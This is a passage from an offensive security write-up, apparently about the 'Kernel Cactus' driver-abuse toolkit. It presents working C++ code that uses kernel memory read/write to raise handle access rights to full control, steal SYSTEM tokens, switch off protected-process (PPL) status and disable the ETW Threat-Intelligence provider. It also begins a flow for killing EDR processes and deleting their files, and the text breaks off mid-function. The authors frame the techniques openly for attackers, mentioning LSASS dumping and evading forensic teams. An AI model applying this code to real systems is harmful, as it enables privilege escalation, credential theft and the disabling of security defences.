As we know by now, each `_EPROCESS` structure holds within it a pointer to the `_HANDLE_TABLE` object, Named the ObjectTable.

This specific pointer, is to the head of the Handle Table, and contains a list of handles which appear one after the other in the memory.


We also know that the order of the handles in memory matches the corresponding indexes of the handles, and that the value that is returned to user mode upon handle creation, is that of the index in the current process in which the relevant handle object resides.

This will later become key to navigating through the handles of a process in order to reach the right handle in memory.

Additionally, we know that the most important member of the handle itself, `GrantedAccessBits`, stands for the permissions which have been granted to the user towards the target object, latter to creating it in the form of an `ACCESS_MASK`. The fact that the handle is already created is important since during the creation process of the handle, the kernel operates important checks to monitor that the requested Access is valid to the user by ACL and security context (and also Object callbacks if any are registered), and if a handle is already created, then modifying it surpasses all the mentioned above.

Knowing the running user has already passed relevant Access Control mechanisms, and has already received a handle of some sort, with some permission, and given read and write access to the `_HANDLE_TABLE_ENTRY` object itself, one can edit the `GrantedAccessBits` and by thus elevate an existing handle or de-elevate a handle from any permission level to its desired one.

Yes, a handle created for `SYNCHRONIZE`, `READ_CONTROL`, `QUERY_LIMITED_INFORMATION`, can be escalated to `FULL_CONTROL`, and vice versa!



The true strength of this technique, is that handles for all the various objects that are manageable by handles, are kept in this very list, and are all objects from the same structure type, meaning that this will work for every handle you may receive. Which includes all that is listed in the following MSDN link under "Kernel Objects":


<https://learn.microsoft.com/en-us/windows/win32/sysinfo/object-categories>

the downside of this method, is that it cannot create a handle that did not exist before. With that being said any handle permission will suffice, since a handle is what needed, no matter the access type, and most users would be able to request the lowest level of access to most objects as those access types are mostly reserved for querying information regarding the target object, like a process's start time and image name, or reading a files access control list, since this is how the operating system is built for the most part.

Also, in the next attacks explained in this article, we will see how a user can elevate itself to SYSTEM, which will guarantee a low privileged handle for almost all objects.

When we boil it down to the basic steps one needs to take in order to perform such technique, we are left with the following steps:

1. Iterate through all process objects in the kernel until you find the EPROCESS object that resembles the process which holds the targeted handle
2. Read the pointer to the ObjectTable from that EPROCESS, and begin iterating through the handles
3. Stop iteration when you find the handle that has an Index value that is identical to the target handle value in user mode
4. Read the `_HANDLE_TABLE_ENTRY` object byte by byte into a Byte Array, and cast that Byte array to a `_HANDLE_TABLE_ENTRY` object in order to map and view the HANDLE object in user-mode Programmatically
5. Edit the `_HANDLE_TABLE_ENTRY` object in user-mode, and change GrantedAccess member to the desired value
6. Copy the struct back into a byte array in order to prepare it for writing
7. Write the Array byte by byte back into the handle table in the exact address we read it from.



This is how the core logic behind this technique would look like in code:

```
void ElevateHandle(DWORD64 hTableAddr, ULONGLONG hValue) {
    DWORD64 HandleTableEntry = ExpLookupHandleTableEntry(HandleTable:hTableAddr, Handle:hValue);
    BYTE forentry[16];
    for (int i = 0; i < 16; i++)
        forentry[i] = ReadBYTE(Address:HandleTableEntry + i);
    HANDLE_TABLE_ENTRY* HandleTableEntryObject = (HANDLE_TABLE_ENTRY*)(void*)forentry;
    std::cout << "[#]Got HANDLE at address of: "<<std::hex << HandleTableEntry<<
        " with GrantedAccess bits of: "<<std::hex<<HandleTableEntryObject->GrantedAccess << std::endl;
    HandleTableEntryObject->GrantedAccess = 0xffffffff;
    BYTE NewHandle[16];
    std::memcpy(_Obj:NewHandle, _Sec:HandleTableEntryObject, _Size:16);
    for (int i = 0; i < 16; i++)
    {
        DWORD NewHandleData = NewHandle[i];
        WriteBySize(sizeof(BYTE), Address:HandleTableEntry + i, Buffer:NewHandleData);
    }
    std::cout << "[#]Elevated HANDLE to GrantedAccess bits of: " << std::hex << 0xffffffff << " (FULL_CONTROL)"<< std::endl;
}
```

The function above received the Address of the ObjectTable head (already explained in the navigation section), and the value of the handle index has received in user-mode.

Those two functions are used in conjunction with ExpLookupHandleTableEntry in order to receive the kernel address of the target Handle Object.

ExpLookupHandleTableEntry, originally, is a function which is not exported. Meaning, neither kernel or user mode applications may have access to call it.

This procedure is part of the handle creation chain, and is referenced from the kernel for each handle creation, so it was only natural to take the already decompiled code which we found online.


```
__int64 ExpLookupHandleTableEntry(unsigned int* a1, __int64 a2)
{
    unsigned __int64 v2; // rdx
    __int64 v3; // r8

    v2 = a2 & 0xFFFFFFFFFFFFFFFFCui64;
    if (v2 >= *a1)
        return 0i64;
    v3 = *((QWORD*)a1 + 1);
    if ((v3 & 3) == 1)
        return *(QWORD*)(v3 + 8 * (v2 >> 10) - 1) + 4 * (v2 & 0x3FF);
    if ((v3 & 3) != 0)
        return *(QWORD*)(*(QWORD*)(v3 + 8 * (v2 >> 19) - 2) + 8 * ((v2 >> 10) & 0x1FF)) + 4 * (v2 & 0x3FF);
    return v3 + 4 * v2;
}
```

The issue that has arisen from this piece of code is natural, we currently defined a function in our user-mode process, which will attempt to reference a kernel-mode memory address.

Each usage of `*(QWORD*)` will attempt to perform a read operation of a QWORD pointer from the given addresses, and as such the natural edit to make in this piece of code is to change each of those expressions to our primitive kernel memory read, and by thus creating a situation in which a non-exported function which serves modules in kernel mode only, will now serve a user mode process and will achieve the same results, which are ideally, to retrieve the `_HANDLE_TABLE_ENTRY` object relevant to the handle received in user mode, using its value as the index in the handle table.

After modification the function looks like this:



After using our modified monster, we currently possess the desired `_HANDLE_TABLE_ENTRY` address, of the target HANDLE we wish to elevate.

A thing that has already been mentioned, is that `_HANDLE_TABLE_ENTRY` is a union and not a struct.

This means that unlike structs, we will not be able to simply read / write to the struct address + an offset.

The union memory is constructed of overlapping bits.


So, in order to obtain the values of our handle in user-mode memory, we would need to read the handle object Byte-by-Byte according to the union size, and cast it to `_HANDLE_TABLE_ENTRY`, in order to present and modify the values of the handle – granted access included.

```
DWORD* HandleTableEntry = ExpLookupHandleTableEntry(HandleTableEntryAddress, HandleTableEntry);
BYTE forentry[16];
for (int i = 0; i < 16; i++)
    forentry[i] = ReadBYTE(Address: HandleTableEntry + i);
HANDLE_TABLE_ENTRY* HandleTableEntryObject = (HANDLE_TABLE_ENTRY*)(void*)forentry;
std::cout << "[#]Got HANDLE at address of: " << std::hex << HandleTableEntry <<
    " with GrantedAccess bits of: " << std::hex << HandleTableEntryObject->GrantedAccess << std::endl;
HandleTableEntryObject->GrantedAccess = 0x1ffff;
```

After editing the object in user mode, we would need to patch the handle in the kernel, and as we already have all the information we need to do so, all that is needed is to copy all the bytes back to a Byte Array, and write it back to where we read it from, Byte-by-Byte.

```
HandleTableEntryObject->GrantedAccess = 0x1ffff;
BYTE NewHandle[16];
std::memcpy(NewHandle, HandleTableEntryObject, sizeof(NewHandle));
for (int i = 0; i < 16; i++)
{
    DWORD NewHandleData = NewHandle[i];
    WriteByte(sizeof(BYTE), Address: HandleTableEntry + i, Buffer: &NewHandleData);
}
std::cout << "[#]Elevated HANDLE to GrantedAccess bits of: " << std::hex << 0x1ffff << " (FULL_CONTROL)" << std::endl;
```


Here are some results from running this code on a handle that belongs to system process (PID 4)



Before

After

As this simple yet killer code snippet comes to life, we would be able to observe that any handle object on the system including the handles of every process, is vulnerable to this attack.

This means that we can elevate or de-elevate any permission from any handle on the system simply by using read and write operations.

For those of you who will use the code, and not only the solution, a new world of possibilities would come alive, as all of the mentioned in the previous sentence would not even require a handle to begin with, as it can be ANY handle.

And also, for those of you who would embrace this technique with every malicious driver they work on, an immediate and much more efficient privilege escalation would be made, one which does not include requesting specific suspicious privileges which are often detected, leaving the forensic team a much larger effort to understand how in all 7 hells a handle with query_limited_information has been able to dump LSASS, or how a handle of read control has been able to delete a protected file.

In Kernel Cactus you will find implementation for this type of attack, incorporated into further attack scenarios.

Remember! we wrote a library, not only a toolkit. Use it wisely.



Token Stealing

We do not believe there is excessive need to elaborate on the importance of access tokens.

MSDN does a pretty good job explaining, and we also believe that if you are reading this now, you already have a pretty clear understanding of what a token is, and of its importance.

To those who still wish to understand its meaning in one line:

An access token is an object associated with a thread or a process which defines the security context of the owner associated with that thread or process, which contains its identity and privileges.

Token harvesting is a topic discussed quite a lot, and has numerous tools out in the wild which can be used quite easily, like internal-monologue by Elad Shamir, or KOH by GhostPack (mostly Will Schroeder and Lee Christensen).

With that being said, we believe that Token Stealing is still one of the most important techniques to demonstrate using BYOVD, since this amazing technique will mostly assist an attacker in a domain environment to connect the local and the domain context.


Tokens stored in the local kernel may be those of a domain user's context, and as such the ability to steal any token from the kernel opposes not only LPE risks, but also Domain Escalation risks.

To better understand the attack, we have already explained in the previous sections regarding the structure `_EX_FAST_REF`.

Reminder, the object consists of three members:

1. Pointer to the object
2. Reference counter
3. The value of the token which contains the identity and the privileges of the user

Keeping the members in mind, we know that when elevating a token, we must not change the object it points to, or change the reference counter for that token just like that, both of which will result in BSOD.



Now understanding which value of the tokens structure we would need to steal in order to perform the attack effectively, the following steps become our flow:

1. Locate an EPROCESS structure containing the desired token by PID
2. Jump to the Token member
3. Copy the token object as is to our memory in order to present it programmatically in user mode
4. Locate the target EPROCESS structure for the process we wish to elevate.
5. Jump to the Token member
6. Copy the token object as is to our memory in order to present it programmatically in user mode
7. Modify the target process token object's value member to that of the source token
8. Cast the object to a new byte array
9. Write that array into the address to the target process token member.
10. Enjoy new privileges.

The code for this attack looks something like this:


```
void TransferToken(CLIENT_ID Src, CLIENT_ID Dst) {
    DWORD64 DestinationTokenAddress = RetriveTokenAddress(Dst);
    DWORD64 SourceTokenAddress = RetriveTokenAddress(Src);
    BYTE DestinationToken[8];
    for (int i = 0; i < 8; i++)
        DestinationToken[i] = ReadBYTE(DestinationTokenAddress + i);
    EX_FAST_REF* DstTokenObj = (EX_FAST_REF*)(void*)DestinationToken;
    std::cout << "[#]Got:" << std::hex << DstTokenObj->Object << " for Process:" << (int)(DWORD)Dst.UniqueProcess << std::endl;

    BYTE SourceToken[8];
    for (int i = 0; i < 8; i++)
        SourceToken[i] = ReadBYTE(SourceTokenAddress + i);
    EX_FAST_REF* SrcTokenObj = (EX_FAST_REF*)(void*)SourceToken;
    std::cout << "[#]Got:" << std::hex << SrcTokenObj->Object << " for Process:" << (int)(DWORD)Src.UniqueProcess << std::endl;
    std::cout << "[#]Elevating token from from:" << std::hex << DstTokenObj->Value << " To:" << std::hex << SrcTokenObj->Value << std::endl;
    DstTokenObj->Value = SrcTokenObj->Value;
    BYTE newtoken[8];
    std::memcpy(newtoken, DstTokenObj, 8);
    for (int i = 0; i < 8; i++)
    {
        DWORD NewTokenData = newtoken[i];
        WriteBySize(sizeof(BYTE), DestinationTokenAddress + i, &NewTokenData);
    }
    std::cout << "[#]Finished -> who are you now?" << std::endl;
}
```

The flow explained portrays this code snippet quite clearly.

The only other function worth a mention is RetriveTokenAddress which will return the address of EPROCESS + Token offset for the desired process by PID.


```
DWORD64 RetriveTokenAddress(CLIENT_ID procid) {
    ...
    return LookupEprocessByPid(systemEprocessAddr, procid) + Offsets.Token;
}
```



In the pictures above we can see a PowerShell process opened with the user “host” alongside its token information and privileges, in the below pictures we may Kernel Cactus running with system process as a source process, and our PowerShell as a destination process.



After running the Kernel Cactus, we may observe that whilst the PID is the same, the token information and user information have both been edited to NT AUTHORITY\SYSTEM, including all privileges.



As we mentioned before, this technique is effective also for domain users, also allowing the stolen domain user token to perform domain operations using the same token (for example, stealing DA token and adding new user etc.)

PPL Toggling

Windows 8.1 has introduced a new concept: Process Protection Light.

This technology has been implemented in order to protect running processes from unwanted actions.

Most of the actions PPL protects will relate to malware or malicious users:

- Prevent process shutdown
- Prevent access to virtual memory (read/write for enumeration and injection)
- Prevent a process from being Debugged
- Prevent copying descriptors
- Prevent thread impersonation
- Prevent querying information regarding a thread's state

Naturally, security products have rushed to implement this technology in their products, in order to prevent malicious actors from performing all of the above on their own product which may cause some embarrassment to the vendors.

Another major usage of this technology has been the RunAsPPL registry key, that when enabled, turns on the protection on the LSASS process in order to prevent credential dumps.

Fortunately for us, the PPL technology is not more than another member on the EPROCESS structure which we are already familiar with.


The member Protection of type `_PS_PROTECTION` is another struct which we have already introduced earlier.

In order to toggle PPL on a process we will have to perform the following steps:

1. Obtain EPROCESS address for our target process
2. Jump to the Protection member and read it
3. Cast the read information into a `_PS_PROTECTION` object
4. Change the Type and Signer members to the relevant values (for on / off)
5. Write the edited `_PS_PROTECTION` back to its address

The code will look like this:

```
void EnableDisableProtection(CLIENT_ID targetProcess, BOOL Enable) {
    DWORD64 TargetEProc = LookupEprocessByPid(systemEprocessAddr, targetProcess);
    std::cout << "[#]Found Target EPROCESS to " << (Enable ? "ENABLE" : "DISABLE") << std::endl;
    BYTE protect[1];
    protect[0] = ReadBYTE(TargetEProc + Offsets.Protection);
    PS_PROTECTION* procObj = (PS_PROTECTION*)(void*)protect;
    std::cout << "[#]Editing PS_PROTECTION to: " << (Enable ? 1 : 0) << std::endl << "[#]Editing Signer to: " << (Enable ? 3 : 0) << std::endl;
    procObj->Type = Enable ? 1 : 0;
    procObj->Signer = Enable ? 3 : 0;
    BYTE newProtect[1];
    std::memcpy(newProtect, procObj, 1);
    DWORD64 newProcData = newProtect[0];
    WriteByte(newProtect[0], TargetEProc + Offsets.Protection, &newProcData);
    std::cout << "[#]" << (Enable ? "ENABLED" : "DISABLED") << std::endl;
}
```



Toggle PPL can assist an attacker in the following scenarios:

1. Prevent persistent malware to be turned off by a user
2. Turn off a security product
3. Dump LSASS when RunAsPPL is turned on
4. Debug a protected process for reverse engineering purposes


Inject or read memory from a protected process.

ETW Threat Intelligence Toggling

ETW Microsoft-Windows-Threat-Intelligence provider is an ETW provider that has been introduced in windows 10.

This provider logs information regarding a nice amount of API's that are commonly used in malicious activities.

The actions logged by this provider may be observed using Pavel Yosifovich's tool – ETW Explorer:



Name	Value	Version	Task
KERNEL_THREATINT_TASK_ALLOCVM	1	0	D:KERNL_THREATINT_TASK_ALLOCVM
KERNEL_THREATINT_TASK_PROTECTVM	2	0	D:KERNL_THREATINT_TASK_PROTECTVM
KERNEL_THREATINT_TASK_MAPVIEW	3	0	D:KERNL_THREATINT_TASK_MAPVIEW
KERNEL_THREATINT_TASK_QUICKUNRAPE	4	0	D:KERNL_THREATINT_TASK_QUICKUNRAPE
KERNEL_THREATINT_TASK_SETHREADCONTEXT	5	0	D:KERNL_THREATINT_TASK_SETHREADCONTEXT
KERNEL_THREATINT_TASK_ALLOCVM6	6	0	D:KERNL_THREATINT_TASK_ALLOCVM
KERNEL_THREATINT_TASK_PROTECTVM7	7	0	D:KERNL_THREATINT_TASK_PROTECTVM
KERNEL_THREATINT_TASK_MAPVIEW8	8	0	D:KERNL_THREATINT_TASK_MAPVIEW
KERNEL_THREATINT_TASK_READVM	11	0	D:KERNL_THREATINT_TASK_READVM
KERNEL_THREATINT_TASK_WRITEVM	12	0	D:KERNL_THREATINT_TASK_WRITEVM
KERNEL_THREATINT_TASK_READVM13	13	0	D:KERNL_THREATINT_TASK_READVM
KERNEL_THREATINT_TASK_WRITEVM14	14	0	D:KERNL_THREATINT_TASK_WRITEVM
KERNEL_THREATINT_TASK_SUSPENDRESUME_THREAD	15	0	D:KERNL_THREATINT_TASK_SUSPENDRESUME_THREAD
KERNEL_THREATINT_TASK_SUSPENDRESUME_THREAD16	16	0	D:KERNL_THREATINT_TASK_SUSPENDRESUME_THREAD
KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS	17	0	D:KERNL_THREATINT_TASK_SUSPENDRESUME_PROCESS
KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS18	18	0	D:KERNL_THREATINT_TASK_SUSPENDRESUME_PROCESS
KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS19	19	0	D:KERNL_THREATINT_TASK_SUSPENDRESUME_PROCESS
KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS20	20	0	D:KERNL_THREATINT_TASK_SUSPENDRESUME_PROCESS
KERNEL_THREATINT_TASK_ALLOCVM21	21	0	D:KERNL_THREATINT_TASK_ALLOCVM
KERNEL_THREATINT_TASK_PROTECTVM22	22	0	D:KERNL_THREATINT_TASK_PROTECTVM
KERNEL_THREATINT_TASK_MAPVIEW23	23	0	D:KERNL_THREATINT_TASK_MAPVIEW
KERNEL_THREATINT_TASK_QUICKUNRAPE24	24	0	D:KERNL_THREATINT_TASK_QUICKUNRAPE
KERNEL_THREATINT_TASK_SETHREADCONTEXT25	25	0	D:KERNL_THREATINT_TASK_SETHREADCONTEXT
KERNEL_THREATINT_TASK_ALLOCVM26	26	0	D:KERNL_THREATINT_TASK_ALLOCVM
KERNEL_THREATINT_TASK_PROTECTVM27	27	0	D:KERNL_THREATINT_TASK_PROTECTVM
KERNEL_THREATINT_TASK_MAPVIEW28	28	0	D:KERNL_THREATINT_TASK_MAPVIEW

As you can see, most malicious activities would include an action logged by this provider one way or another.

In order to turn off the provider the following steps must be taken:

1. Jump to KernelBase + EtwThreatIntProvRegHandle offset to receive a `_ETW_REG_ENTRY` which represents the TI Provider
2. In the `_ETW_REG_ENTRY` locate the `_ETW_GUID_ENTRY` member called GuidEntry
3. Inside GuidEntry locate ProviderEnableInfo of type `_TRACE_ENABLE_INFO`
4. The first member of `_TRACE_ENABLE_INFO` is IsEnabled – write 0 / 1 to turn on and off accordingly

The code looks like this:

```
void EnableDisableETW(BOOL Enable) {
    EtwProvRegHandle = ReadDWORD64(kernelBase + Offsets.EtwThreatIntProvRegHandle);
    GUIDRegEntryAddress = ReadDWORD64(EtwProvRegHandle + Offsets.GuidEntry);
    DWORD aa = Enable?0x1:0x0;
    WriteBySize(sizeof(BYTE), GUIDRegEntryAddress + Offsets.EnableInfo, &aa);
    std::cout << "[#]"<<(Enable?"Enabled":"Disabled") << " ETW - Microsoft - Windows - Threat - Intelligence" << std::endl;
}
```

Lazarus attacks carried on the Autumn of 2021 have used this very technique in order to turn off ETW providers in their victim machines, using a number of additional providers, which are only different "RegHnadles".

Total Service Destruction

After acquiring all the abilities listed so far, a malicious thought came to our mind:

We are able to toggle PPL from a process, we are also able to terminate it with an elevated handle / token, although at some cases this is not enough to get rid of an EDR's presence as most EDR's have watchdog services which make sure that even if the process died, another would rise again to continue giving us a hard time.

With that being said, those said processes are just like any other process, an exe file, which is loaded into memory and deployed as a process.

Deleting an EDR executable is usually not something we would think of, as the process is usually running, so even if you have the correct permissions over the files, the running process which holds a handle to the file will prevent us from deleting the file.

But as we said, we can elevate any handle to any object, we can terminate any protected process.

So, in that case, all that one needs to do in order to prevent a Watchdog service from re-running the terminated process is to delete the files it runs.

And as such the following flow came to mind:

1. For each selected PID, turn off PPL, get a handle, elevate it, terminate the process
2. For each file behind each of the PIDs – get a handle, elevate it, delete the file.

Theoretically, if our code is fast enough to delete the files before the process returns, there would be no more executable to be loaded by the service. And by that we would prevent a service from ever returning to operate.

Yes, this is brutal. This completely destroys an installed application. But an attacker would take any means necessary to get rid of a pesky EDR no?



The code would consist of a main flow and two different functions, the first of which would be to terminate a protected process by PID.

The flow for that would be:

1. Open a PROCESS_QUERY_LIMITED_INFORMATION to the target process
2. Elevate the HANDLE to FULL_CONTROL
3. Disable PPL
4. Terminate the Process

```
void TerminateProtectedProcess(int pid) {
    NTSTATUS r;
    CLIENT_ID id;
    std::cout << "[#]Got PID: " << pid << " to Terminate" << std::endl;

    id.UniqueProcess = (HANDLE)(DWORD_PTR)pid;
    id.UniqueThread = (PVOID)0;
    OBJECT_ATTRIBUTES oa;
    HANDLE handle = 0;
    InitObjAttr(&oa, NULL, NULL, NULL, NULL);
    std::cout << "[#]Opening PROCESS_QUERY_LIMITED_INFORMATION handle to: " << pid << std::endl;
    NTSTATUS Op = NtOpenProcess(&handle, PROCESS_QUERY_LIMITED_INFORMATION, &oa, &id);
    std::cout << "[#]NtOpenProcess Status: " << std::hex << Op << std::endl;
    if (handle == INVALID_HANDLE_VALUE) {
        std::cout << "[#]Unable to obtain a handle to process " << std::endl;
        ExitProcess(0);
    }
    ko.ElevateHandle(ourHandleTable, (ULONGLONG)handle);
